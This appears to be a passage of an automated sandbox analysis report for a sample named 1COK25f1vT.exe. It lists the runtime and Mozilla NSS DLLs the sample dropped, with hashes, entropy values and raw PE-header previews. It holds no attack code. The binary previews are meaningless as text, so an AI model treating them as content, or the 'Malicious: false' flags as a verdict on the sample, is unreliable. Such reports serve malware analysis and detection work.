File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	22328
Entropy (8bit):	6.929204936143068
Encrypted:	false
SSDEEP:	384:EuydWPhW7snhi00GftpBjd6t/emJlDbN:3tnhoi6t/eAp
MD5:	72E28C902CD947F9A3425B19AC5A64BD
SHA1:	9B97F7A43D43CB0F1B87FC75FEF7D9EEEA11E6F7
SHA-256:	3CC1377D495260C380E8D225E5EE889CBB2ED22E79862D4278CFA898E58E44D1
SHA-512:	58AB6FEDCE2F8EE0970894273886CB20B10D92979B21CDA97AE0C41D0676CC0CD90691C58B223BCE5F338E0718D1716E6CE59A106901FE9706F85C3ACF7855F
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L....NE..... .....!.....0.....@.....@.....0.....8=.....T.....text..... ....`.rsrc.....0.....@..@v.....NE.....:...d...d.....NE.....d.....NE.....RSDS..e.7P.g^j..[....api-ms-win-crt-convert-l1-1-0.pdb.... .....d....rdata..d.....rdata$zzzdbg.....edata...0..`....rsrc$01....`0.....rsrc$02.....NE.....z...z...8... .....(...C...^...y.....1...N...k..... .....*...E...`...y.....5...R...o.....,...M...n.....

C:\Users\user\AppData\Local\Temp\2fda\api-ms-win-crt-environment-l1-1-0.dll

Process:	C:\Users\user\Desktop\1COK25f1vT.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	18736
Entropy (8bit):	7.078394808632259
Encrypted:	false
SSDEEP:	192:bWIghWGd4edXe123Ouo+Uggs/nGfe4pBjSXXmv5Wh0txKdmVWQ4hWEApkqnajPBZ:bWPhWqXYi00GftpBjBemwl1z6h2
MD5:	9E5A69C777D7E016E5BF8873C18ECAAD
SHA1:	90BAB12FAFE4ABBE03A592C5E1D5B08B3108A3C0
SHA-256:	6E61A7288F01B700F5E19936FE2FB771FEDAAC3037C3C3251D6C81BA4AABD959
SHA-512:	9FE9AA82BEC4D6BAB9EFD474E8FA141354A48862FE1A73912398267093E51292D190018EB2760F1098B333F01F73D32C925EE94865CF0FB2EF3E91B1B1D16784
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L...jU.....!.. ....0.....G.....@....."..... .....0=.....T.....text...2..... . .`.rsrc..... .....@..@v.....jU.....>...d...d.....jU.....d.....jU.....RSDSu..1.N....R.s,"\....api-ms-win-crt-environment-l1-1-0.pdb..... ....d....rdata..d.....rdata$zzzdbg....."....edata... ..`....rsrc$01....` .....rsrc$02.....jU.....8.....C...d.....3...O...l..... .....5...Z...w. .....)...F...a.....

C:\Users\user\AppData\Local\Temp\2fda\api-ms-win-crt-filesystem-l1-1-0.dll

Process:	C:\Users\user\Desktop\1COK25f1vT.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	20280
Entropy (8bit):	7.085387497246545
Encrypted:	false
SSDEEP:	384:sq6nWm5C1WPhWFK0i00GftpBjB1UemKklUG+zIOd/:x6nWm5CiooiKeZnbd/
MD5:	AEC2268601470050E62CB8066DD41A59
SHA1:	363ED259905442C4E3B89901BFD8A43B96BF25E4
SHA-256:	7633774EFFE7C0ADD6752FFE90104D633FC8262C87871D096C2FC07C20018ED2
SHA-512:	0C14D160BFA3AC52C35FF2F2813B85F8212C5F3AFBCFE71A60CCC2B9E61E51736F0BF37CA1F9975B28968790EA62ED5924FAE4654182F67114BD20D8466C4B8
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L.....h.....!.. ....0.....I.....@..... .....8=.....T.....text..... . .`.rsrc..... .....@..@v.....h.....=...d...d.....h.....d.....h.....RSDS.....a.'..G...A.....api-ms-win-crt-filesystem-l1-1-0.pdb.....d....r data..d.....rdata$zzzdbg.....edata... ..`....rsrc$01....` .....rsrc$02.....h.....A...A...8...<...@.....$...=...V...q.....)...M...q...../...O...o..... .....7...X...v.....6...U...r.....

C:\Users\user\AppData\Local\Temp\2fda\api-ms-win-crt-heap-l1-1-0.dll	
Process:	C:\Users\user\Desktop\1COK25f1vT.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	19256
Entropy (8bit):	7.060393359865728
Encrypted:	false
SSDEEP:	192:+Y3vY17aFBR4WIghWG4U9CedXe123Ouo+Uggs/nGfe4pBjSbGGAPWh0txKdmVWQC:+Y3e9WPhWFsXYi00GftpBjfemnlP55s
MD5:	93D3DA06BF894F4FA21007BEE06B5E7D
SHA1:	1E47230A7EBCFAF643087A1929A385E0D554AD15
SHA-256:	F5CF623BA14B017AF4AEC6C15EEE446C647AB6D2A5DEE9D6975ADC69994A113D
SHA-512:	72BD6D46A464DE74A8DAC4C346C52D068116910587B1C7B97978DF888925216958CE77BE1AE049C3DCCF5BF3FFFB21BC41A0AC329622BC9BBC190DF63ABB25C6
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L...J.o ....!..... ....0.....@..... .....8=.....T.....text..... ....`.rsrc..... .....@..@v.....J.o .....7...d...d.....J.o .....d.....J.o .....RSDSq.....pkQX[....api-ms-win-crt-heap-l1-1-0.pdb.....d.... rdata..d.....rdata$zzzdbg.....edata... ..`....rsrc$01....` .....rsrc$02.....J.o ....6.....(.....c.....S.....1...V...y.....<...c..... .....U...z.....:...u.....&...E...p.....,...U...

C:\Users\user\AppData\Local\Temp\2fda\api-ms-win-crt-locale-l1-1-0.dll	
Process:	C:\Users\user\Desktop\1COK25f1vT.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	18744
Entropy (8bit):	7.13172731865352
Encrypted:	false
SSDEEP:	192:fiWIghWGZirX+4z123Ouo+Uggs/nGfe4pBjS/RFcpOWh0txKdmVWQ4GWs8ylDikh:aWPhWjO4Ri00GftpBjZOemSXlvNQ0
MD5:	A2F2258C32E3BA9ABF9E9E38EF7DA8C9
SHA1:	116846CA871114B7C54148AB2D968F364DA6142F
SHA-256:	565A2EEC5449EEEED68B430F2E9B92507F979174F9C9A71D0C36D58B96051C33
SHA-512:	E98CBC8D958E604EFFA614A3964B3D66B6FC646BDCA9AA679EA5E4EB92EC0497B91485A40742F3471F4FF10DE83122331699EDC56A50F06AE86F21FAD70953FE
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L...|..O.... ......!..... .....0.....E*....@.....e..... .....8=.....T.....text...u..... ....`.rsrc..... .....@..@v.....|..O.....9...d...d.....|..O.....d.....|..O.....RSDS.X...7.....$k....api-ms-win-crt-locale-l1-1-0.pdb.....d ....rdata..d.....rdata$zzzdbg.....e....edata... ..`....rsrc$01....` .....rsrc$02.....|..O.....8.....5...h.....E.....$...N...t.....$...D...b ...!...R..... ...s.....:...k.....9...X.....

C:\Users\user\AppData\Local\Temp\2fda\api-ms-win-crt-math-l1-1-0.dll	
Process:	C:\Users\user\Desktop\1COK25f1vT.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	28984
Entropy (8bit):	6.6686462438397
Encrypted:	false
SSDEEP:	384:7OTEmbM4Oe5grykfIgTmLyWPhW30i00GftpBjAKemXlDbNl:dEMq5grxfInbRoiNeSp
MD5:	8B0BA750E7B15300482CE6C961A932F0
SHA1:	71A2F5D76D23E48CEF8F258EAAD63E586CFC0E19
SHA-256:	BECE7BAB83A5D0EC5C35F0841CBBF413E01AC878550FBDB34816ED55185DCFED
SHA-512:	FB646CDCDB462A347ED843312418F037F3212B2481F3897A16C22446824149EE96EB4A4B47A903CA27B1F4D7A352605D4930DF73092C380E3D4D77CE4E972C5A
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L.....!.. .....@.....P.....@.....+.....@.....4..8=.....T.....text...,..... ....`.rsrc.....@.....0.....@..@v.....7...d...d.....d.....RSDSB...=.....,....api-ms-win-crt-math-l1-1-0.pdb.....d....r data..d.....rdata$zzzdbg.....+...edata...@..`....rsrc$01....`@.....rsrc$02.....l.....:..:...(.....(...@...X...q.....4...M...g..... ..= ..i ... ...!..E!..o!...!...!...!..."..F"..s"..."..."..."...#..E#..o#...#...#..

C:\Users\user\AppData\Local\Temp\2fda\api-ms-win-crt-multibyte-l1-1-0.dll	
Process:	C:\Users\user\Desktop\1COK25f1vT.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	26424
Entropy (8bit):	6.712286643697659
Encrypted:	false
SSDEEP:	384:kDy+Kr6aLPmIHJI6/CpG3t2G3t4odXL5WPhWFY0i00GftpBjbnMxem8hzlmTMiLV:kDZKrZPmIHJI64GoiZMxe0V

C:\Users\user\AppData\Local\Temp\2fda\api-ms-win-crt-multibyte-l1-1-0.dll	
MD5:	35FC66BD813D0F126883E695664E7B83
SHA1:	2FD63C18CC5DC4DEFC7EA82F421050E668F68548
SHA-256:	66ABF3A1147751C95689F5BC6A259E55281EC3D06D3332DD0BA464EFFA716735
SHA-512:	65F8397DE5C48D3DF8AD79BAF46C1D3A0761F727E918AE63612EA37D96ADF16CC76D70D454A599F37F9BA9B4E2E38EBC845DF4C74FC1E1131720FD0DCB8814 1
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L....u'.....!.. ...$.....@.....P.....@..... .....@.....*..8=.....T.....text....".....$..... ....`.rsrc.....@.....&.....@..@v.....u'.....<...d...d.....u'.....d.....u'.....RSDS7.%..5..+...+.....api-ms-win-crt-multibyte-l1-1-0.pdb. .....d....rdata..d.....rdata$zzzdbg..... ...edata...@..`....rsrc$01....`@.....rsrc$02.....u'.....8...X...x...;...`.....1...T...w.....'...L...q... .....B...e.....7...Z...}.....+...L...m.....

C:\Users\user\AppData\Local\Temp\2fda\api-ms-win-crt-private-l1-1-0.dll	
Process:	C:\Users\user\Desktop\1COK25f1vT.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	73016
Entropy (8bit):	5.838702055399663
Encrypted:	false
SSDEEP:	1536:VAHEGlVDe5c4bFE2Jy2cvxXWpD9d3334BkZnkPFZo6kt:Vc7De5c4bFE2Jy2cvxXWpD9d3334BkZj
MD5:	9910A1BFDC41C5B39F6AF37F0A22AACD
SHA1:	47FA76778556F34A5E7910C816C78835109E4050
SHA-256:	65DED8D2CE159B2F5569F55B2CAF0E2C90F3694BD88C89DE790A15A49D8386B9
SHA-512:	A9788D0F8B3F61235EF4740724B4A0D8C0D3CF51F851C367CC9779AB07F208864A7F1B4A44255E0DE8E030D84B63B1BDB58F12C8C20455FF6A55EF6207B31A91
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L.....^1.... .....!.....R.....@.....8=.....T.....text..... ....`.rsrc.....@..@v.....^1.....:...d...d.....^1.....d.....^1.....RSDS.J..w/.8..bu..3.....api-ms-win-crt-private-l1-1-0.pdb..... d....rdata..d.....rdata$zzzdbg.....edata.....`....rsrc$01....`.....rsrc$02.....^1.....>.....8...h#...5...>...?..7?.._?...?...?...?...@..V@...@...@...@..+A..\A.. .A...A...A...B..LB...B...B...C..HC...C...C...C...C...D..HD...D...D...E..eE...E...E...F..1F..gF...F...F...G..BG..uG...G..

C:\Users\user\AppData\Local\Temp\2fda\api-ms-win-crt-process-l1-1-0.dll	
Process:	C:\Users\user\Desktop\1COK25f1vT.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	19256
Entropy (8bit):	7.076072254895036
Encrypted:	false
SSDEEP:	192:aRQqjd7dWIghWG4U9kuDz7M123Ouo+Uggs/nGfe4pBjSbAURWh0txKdmVWQ4CW+6:aKcWPhWFkDz6i00GftpBjYemZlUG+zIU
MD5:	8D02DD4C29BD490E672D271700511371
SHA1:	F3035A756E2E963764912C6B432E74615AE07011
SHA-256:	C03124BA691B187917BA79078C66E12CBF5387A3741203070BA23980AA471E8B
SHA-512:	D44EF51D3AAF42681659FFFFF4DD1A1957EAF4B8AB7BB798704102555DA127B9D7228580DCED4E0FC98C5F4026B1BAB242808E72A76E09726B0AF839E384C3B
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L...l.h.....!.. ....0.....U....@.....x..... .....8=.....T.....text..... . .`.rsrc..... .....@..@v.....l.h.....:...d...d.....l.h.....d.....l.h.....RSDSZ\.qM..I....3.....api-ms-win-crt-process-l1-1-0.pdb.....d....rdata.. d.....rdata$zzzdbg.....x....edata... ..`....rsrc$01....` .....rsrc$02.....l.h.....$...$...8.....X.....&...@...Y...q.....*...E..._...z.....!...<. ..V...q.....9...V...t.....7...R...i...

C:\Users\user\AppData\Local\Temp\2fda\api-ms-win-crt-runtime-l1-1-0.dll	
Process:	C:\Users\user\Desktop\1COK25f1vT.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	22840
Entropy (8bit):	6.942029615075195
Encrypted:	false
SSDEEP:	384:7b7hrKwWPhWFlsnhi00GftpBj+6em90lmTMiLzrF7:7bNrKxZnhoig6eQN7
MD5:	41A348F9BEDC8681FB30FA78E45EDB24
SHA1:	66E76C0574A549F293323DD6F863A8A5B54F3F9B
SHA-256:	C9BBC07A033BAB6A828ECC30648B501121586F6F53346B1CD0649D7B648EA60B
SHA-512:	8C2CB53CCF9719DE87EE65ED2E1947E266EC7E8343246DEF6429C6DF0DC514079F5171ACD1AA637276256C607F1063144494B992D4635B01E09DDEA6F5EEF20
Malicious:	false

C:\Users\user\AppData\Local\Temp\2fda\api-ms-win-crt-runtime-l1-1-0.dll	
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L.....L.....!.. .....0.....@.....i...@.....0.....8=.....T.....text..... . .`.rsrc.....0.....@..@v.....L.....:...d...d.....L.....d.....L.....RSDS6..>[d.=. ....C....api-ms-win-crt-runtime-l1-1-0.pdb.....d ....rdata..d.....rdata$zzzdbg.....edata...0..`....rsrc$01....`0.....rsrc$02.....L.....f.....k...k...8.....4...S...s.....E...g.....)...N.. .n.....&...E...f.....'...D...j.....>.....

C:\Users\user\AppData\Local\Temp\2fda\api-ms-win-crt-stdio-l1-1-0.dll	
Process:	C:\Users\user\Desktop\1COK25f1vT.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	24368
Entropy (8bit):	6.873960147000383
Encrypted:	false
SSDEEP:	384:GZpFVhjWPhWxEi00GftpBjmjjem3Cl1z6h1r:eCfoi0espbr
MD5:	FEFB98394CB9EF4368DA798DEAB00E21
SHA1:	316D86926B558C9F3F6133739C1A8477B9E60740
SHA-256:	B1E702B840AEBE2E9244CD41512D158A43E6E9516CD2015A84EB962FA3FF0DF7
SHA-512:	57476FE9B546E4CAFB1EF4FD1CBD757385BA2D445D1785987AFB46298ACBE4B05266A0C4325868BC4245C2F41E7E2553585BFB5C70910E687F57DAC6A8E911E
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L.....!.. .....0.....@.....)....@.....a.....0.....".0=.....T.....text...a..... ....`.rsrc.....0.....@..@v.....8...d...d.....d.....RSDS...iS#.hg.....j....api-ms-win-crt-stdio-l1-1-0.pdb.....d.... rdata..d.....rdata$zzzdbg.....a....edata...0..`....rsrc$01....`0.....rsrc$02.....^.....(..... .....<...y.....)...h..... ...].....H.....)...D...^...v..... .....T...u.....9...Z...{.....0...Q...

C:\Users\user\AppData\Local\Temp\2fda\api-ms-win-crt-string-l1-1-0.dll	
Process:	C:\Users\user\Desktop\1COK25f1vT.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	23488
Entropy (8bit):	6.840671293766487
Encrypted:	false
SSDEEP:	384:5iFMx0C5yguNvZ5VQgx3SbwA7yMVIkFGlnWPhWGTi00GftpBjslem89lgC:56S5yguNvZ5VQgx3SbwA71lkFv5oialj
MD5:	404604CD100A1E60DFDAF6ECF5BA14C0
SHA1:	58469835AB4B916927B3CABF54AEE4F380FF6748
SHA-256:	73CC56F20268BFB329CCD891822E2E70DD70FE21FC7101DEB3FA30C34A08450C
SHA-512:	DA024CCB50D4A2A5355B7712BA896DF850CEE57AA4ADA33AAD0BAE6960BCD1E5E3CEE9488371AB6E19A2073508FBB3F0B257382713A31BC0947A4BF1F7A20E E4
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L.....S.....!.. .....0.....@.....B.....@.....0.....".9.....T.....text..... ..`.rsrc.....0.....@..@v.....S.....9...d...d.....S.....d.....S.....RSDSI.....$[~f..5....api-ms-win-crt-string-l1-1-0.pdb.....d....rdata. .d.....rdata$zzzdbg.....edata...0..`....rsrc$01....`0.....rsrc$02.....S...,.....8.....W...s.....#...B...a.....<...[...z.....;... [...{..... ...A...b.....<...X...r.....

C:\Users\user\AppData\Local\Temp\2fda\api-ms-win-crt-time-l1-1-0.dll	
Process:	C:\Users\user\Desktop\1COK25f1vT.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	20792
Entropy (8bit):	7.018061005886957
Encrypted:	false
SSDEEP:	384:8ZSWWVgWPhWFe3di00GftpBjnlfemHlUG+zITA+0:XRNoibernAA+0
MD5:	849F2C3EBF1FCBA33D16153692D5810F
SHA1:	1F8EDA52D31512EBFDD546BE60990B95C8E28BFB
SHA-256:	69885FD581641B4A680846F93C2DD21E5DD8E3BA37409783BC5B3160A919CB5D
SHA-512:	44DC4200A653363C9A1CB2BDD3DA5F371F7D1FB644D1CE2FF5FE57D939B35130AC8AE27A3F07B82B3428233F07F974628027B0E6B6F70F7B2A8D259BE95222F
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L....OI..... .....!..... ....0.....@..... ....8=.....T.....text..... ....`.rsrc..... .....@..@v.....OI.....7...d...d.....OI.....d.....OI.....RSDS...s..,E.w.9I..D....api-ms-win-crt-time-l1-1-0.pdb.....d....rda ta..d.....rdata$zzzdbg.....edata... ..`....rsrc$01....` .....rsrc$02.....OI.....H...H...(...H...h... ...=...\...z.....8...V...s.....&...D...a...~..... .....?...b.....!...F...k.....0...N...k.....

C:\Users\user\AppData\Local\Temp\2fda\api-ms-win-crt-utility-l1-1-0.dll	
Process:	C:\Users\user\Desktop\1COK25f1vT.exe

C:\Users\user\AppData\Local\Temp\2fda\api-ms-win-crt-utility-l1-1-0.dll	
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	18744
Entropy (8bit):	7.127951145819804
Encrypted:	false
SSDEEP:	192:QqfHQdu3WIghWG4U9lYdsNtL/123Ouo+Uggs/nGfe4pBjSb8Z9Wh0txKdmVWQ4Cg:/fBWPhWF+esnhi00GftpBjLBemHlP55q
MD5:	B52A0CA52C9C207874639B62B6082242
SHA1:	6FB845D6A82102FF74BD35F42A2844D8C450413B
SHA-256:	A1D1D6B0CB0A8421D7C0D1297C4C389C95514493CD0A386B49DC517AC1B9A2B0
SHA-512:	18834D89376D703BD461EDF7738EB723AD8D54CB92ACC9B6F10CBB55D63DB22C2A0F2F3067FE2CC6FEB775DB397030606608FF791A46BF048016A1333028D0A
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e...e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L....!5.....!.. ....0.....4....@.....^..... .....8=.....T.....text...n..... . .`.rsrc..... .....@..@v.....!5.....:...d...d.....!5.....d.....!5.....RSDS.....k.....api-ms-win-crt-utility-l1-1-0.pdb.....d....rdata.. d.....rdata$zzzdbg.....^....edata.. ..`....rsrc$01....` .....rsrc$02.....!5.....d.....8.....(.....#...<...U...l.....+...@...[...r..... .....4...I..._.....3...N...e...|.....

C:\Users\user\AppData\Local\Temp\2fda\freebl3.dll	
Process:	C:\Users\user\Desktop\1COK25f1vT.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	332752
Entropy (8bit):	6.8061257098244905
Encrypted:	false
SSDEEP:	6144:C+YBCxpjbRIDmvby5xDXlFVJM8PojGGHrIr1qqDL6XP+jW:Cu4Abg7XV72GI/qn6z
MD5:	343AA83574577727AABE537DCCFDEAFC
SHA1:	9CE3B9A182429C0DBA9821E2E72D3AB46F5D0A06
SHA-256:	393AE7F06FE6CD19EA6D57A93DD0ACD839EE39BA386CF1CA774C4C59A3BFEBD8
SHA-512:	827425D98BA491CD30929BEE6D658FCF537776CE96288180FE670FA6320C64177A7214FF4884AE3AA68E135070F28CA228AFB7F4012B724014BA7D106B5F0DCE
Malicious:	false
Preview:	MZ.....@..... .....!..L.!This program cannot be run in DOS mode....$...../...AV..AV..AV...V..AV].@W..AV.1.V..AV].BW..AV].DW..AV].EW.. AV..@W..AVO.@W..AV..@V.AVO.BW..AVO.EW..AVO.AW..AVO.V..AVO.CW..AVRich..AV.....PE..L.....Z.....!.....f.....p.....o..... @.....P...`.....@..p.....P.....T.....8...@.....8.....text...U..... ..`.rdata.....@..@.data. ..lH.....@....rsrc...p....@.....@..@.reloc.....P.....@..B..... .....

C:\Users\user\AppData\Local\Temp\2fda\mozglue.dll	
Process:	C:\Users\user\Desktop\1COK25f1vT.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	139216
Entropy (8bit):	6.841477908153926
Encrypted:	false
SSDEEP:	3072:8Oqe98Ea4usvd5jm6V0InXx/CHzGYC6NccMmxK3atIYHD2JJJsPyimY4kQkE:Vqe98Evua5Sm0ux/5YC6NccMmtXHD2JR
MD5:	9E682F1EB98A9D41468FC3E50F907635
SHA1:	85E0CECA36F657DDF6547AA0744F0855A27527EE
SHA-256:	830533BB569594EC2F7C07896B90225006B90A9AF108F49D6FB6BEBD02428B2D
SHA-512:	230230722D61AC1089FABF3F2DECFA04F9296498F8E2A2A49B1527797DCA67B5A11AB8656F04087ACADF873FA8976400D57C77C404EBA4AFF89D92B9986F32E
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....''yQ.f.?Mf.?Mf.?Mo`.Mv.?M.z>Lb.?M...Md.?M.z<Lh.?M.z;Lm.? M.z:Lu.?MDx>Lo.?Mf.>M..?M.{1Lu.?M.{?Lg.?M.{.Mg.?M.{=Lg.?MRichf.?M.....PE..L.....Z.....''!.....@.....@.....\. ..L...,... ..p.....0.....p...T.....@.....T...@.....text..... ..`.rdata...b.....d.....@..@.data.....@. ...rsrc...p.... .....@..@.reloc.....0.....@..B..... .....

C:\Users\user\AppData\Local\Temp\2fda\msvcp140.dll	
Process:	C:\Users\user\Desktop\1COK25f1vT.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	440120
Entropy (8bit):	6.652844702578311
Encrypted:	false
SSDEEP:	12288:Mlp4PwrPTlZ+/wKzY+dM+gjZ+UGhUgiW6QR7t5s03Ooc8dHkC2es9oV:Mlp4PePozGMA03Ooc8dHkC2ecI
MD5:	109F0F02FD37C84BFC7508D4227D7ED5
SHA1:	EF7420141BB15AC334D3964082361A460BFDB975
SHA-256:	334E69AC9367F708CE601A6F490FF227D6C20636DA5222F148B25831D22E13D4

C:\Users\user\AppData\Local\Temp\2fda\msvcp140.dll	
SHA-512:	46EB62B65817365C249B48863D894B4669E20FCB3992E747CD5C9FDD57968E1B2CF7418D1C9340A89865EADDA362B8DB51947EB4427412EB83B35994F932FD39
Malicious:	false
Preview:	MZ......................@...!..L.!This program cannot be run in DOS mode....$.........A.........V5=......A.....;........."...;......;......;.......;.......;......;.-....;...... Rich...........PE..L....8'Y.........."!................P........ ....az....@A.........................C.......R..,....................x..8?......4:...f..8............................(..@............P....... @..@...................text...r........................... ..`.data....(... ....@....idata..6....P....... ....@..@.didat..4....p.......6..............@....rsrc................8..............@ ..@.reloc..4:.......<...<..............@..B.. ....

C:\Users\user\AppData\Local\Temp\2fda\nss3.dll	
Process:	C:\Users\user\Desktop\1COK25f1vT.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	1244112
Entropy (8bit):	6.809431682312062
Encrypted:	false
SSDEEP:	24576:XDI7I4/FeoJQuQ3IhXtHfjyqgJ0BnPQAib7/12bg2JSna5xfg0867U4MSpu731hn:uQ3YX5jyqgynPkbd24VwMSpu7Fhn
MD5:	556EA09421A0F74D31C4C0A89A70DC23
SHA1:	F739BA9B548EE64B13EB434A3130406D23F836E3
SHA-256:	F0E6210D4A0D48C7908D8D1C270449C91EB4523E312A61256833BFEAF699ABFB
SHA-512:	2481FC80DFFA8922569552C3C3EBAEF8D0341B80427447A14B291EC39EA62AB9C05A75E85EEF5EA7F857488CAB1463C18586F9B076E2958C5A314E459045EDE2
Malicious:	false
Preview:	MZ......................@...!..L.!This program cannot be run in DOS mode....$..........x..c+..c+..c+...+..c++.b*..c+lh.+..c++.`*..c++.f*..c++.g*..c+.b*..c+9 .b*..c+..b+..c+9.k*..c+9.g*C.c+9.c*..c+9..+..c+9.a*..c+Rich..c+................PE..L...a..Z.........."!................T..@............@.............................d....<..T.......h ....t~..0...T...............................@..text............................... ..`.rdata...P.......R..................@..@.data....E...`... ...:..............@....rsrc...h.... ....Z..............@..@.reloc..t~...........^..............@..B.. ....

C:\Users\user\AppData\Local\Temp\2fda\nssdbm3.dll	
Process:	C:\Users\user\Desktop\1COK25f1vT.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	92624
Entropy (8bit):	6.639368309935547
Encrypted:	false
SSDEEP:	1536:5vNGVOt0VjOJkbH8femxfRVMNKBDuOQWL1421GlkxERC+ANcFZoZ/6tNRCwI41ZH:hNGVOiBZbcGmxXMcBqmzoCUZoZebHZMw
MD5:	569A7A65658A46F9412BDFA04F86E2B2
SHA1:	44CC0038E891AE73C43B61A71A46C97F98B1030D
SHA-256:	541A293C450E609810279F121A5E9DFA4E924D52E8B0C6C543512B5026EFE7EC
SHA-512:	C027B9D06C627026774195D3EAB72BD245EBBF5521CB769A4205E989B07CB4687993A47061FF6343E6EC1C059C3EC19664B52ED3A1100E6A78CFFB1C46472AF
Malicious:	false
Preview:	MZ......................@...!..L.!This program cannot be run in DOS mode....$.........Z.Y.4.Y.4.Y.4.P...U.4...5.[.4..y.Q.4...7.X.4...1.S.4...0.R.4.{.5.[.4.. .5.Z.4.Y.5...4...0.A.4...4.X.4....X.4...6.X.4.RichY.4.........................PE..L......Z.........."!.........0...............0..@..........................?.......@.......`..p........... .L.......p.......:..T...........................(;..@............0..X............................text............................... ..`.rdata..4....0... ....@..@.data........P.......>..............@....rsrc...p....` ....@..............@..@.reloc.......p.......D..............@..B.. ....

C:\Users\user\AppData\Local\Temp\2fda\softokn3.dll	
Process:	C:\Users\user\Desktop\1COK25f1vT.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	144336
Entropy (8bit):	6.5527585854849395
Encrypted:	false
SSDEEP:	3072:zAf6suip+z7FEk/oJz69sFaXeu9CoT2nIZvetBWqIBoE9Mv:Q6PpsF4CoT2EeY2eMv
MD5:	67827DB2380B5848166A411BAE9F0632
SHA1:	F68F1096C5A3F7B90824AA0F7B9DA372228363FF
SHA-256:	9A7F11C212D61856DFC494DE111911B7A6D9D5E9795B0B70BBBC998896F068AE
SHA-512:	910E15FD39B48CD13427526FDB702135A7164E1748A7EACCD6716BCB64B978FE333AC26FA8EBA73ED33BD32F2330D5C343FCD3F0FE2FFD7DF54DB89052DB71 8
Malicious:	false
Preview:	MZ......................@...!..L.!This program cannot be run in DOS mode....$........l$...JO..JO..JO.u.O..JO?oKN..JO?oIN..JO?oON..JO?oNN ..JO.mKN..JO-nKN..JO..KO~.JO-nNN..JO-nJN..JO-n.O..JO-nHN..JORich..JO........PE..L......Z.........."!.........`................................................P......+Z....@............................. .............0..p...................@..`.......T..........................(...@...............l...........................text............................. ..`.rdata...C.......D..................@..@.data........ .......................@ ....rsrc...p....0......................@..@.reloc..`....@......................@..B... ....

C:\Users\user\AppData\Local\Temp\2fda\ucrtbase.dll	
Process:	C:\Users\user\Desktop\1COK25f1vT.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	1142072
Entropy (8bit):	6.809041027525523
Encrypted:	false
SSDEEP:	24576:bZBmnrh2YVAPROs7Bt/tX+/APcmcvIZPoy4TbK:FBmF2lIeaAPgb
MD5:	D6326267AE77655F312D2287903DB4D3
SHA1:	1268BEF8E2CA6EBC5FB974FDFAFF13BE5BA7574F
SHA-256:	0BB8C77DE80ACF9C43DE59A8FD75E611CC3EB8200C69F11E94389E8AF2CEB7A9
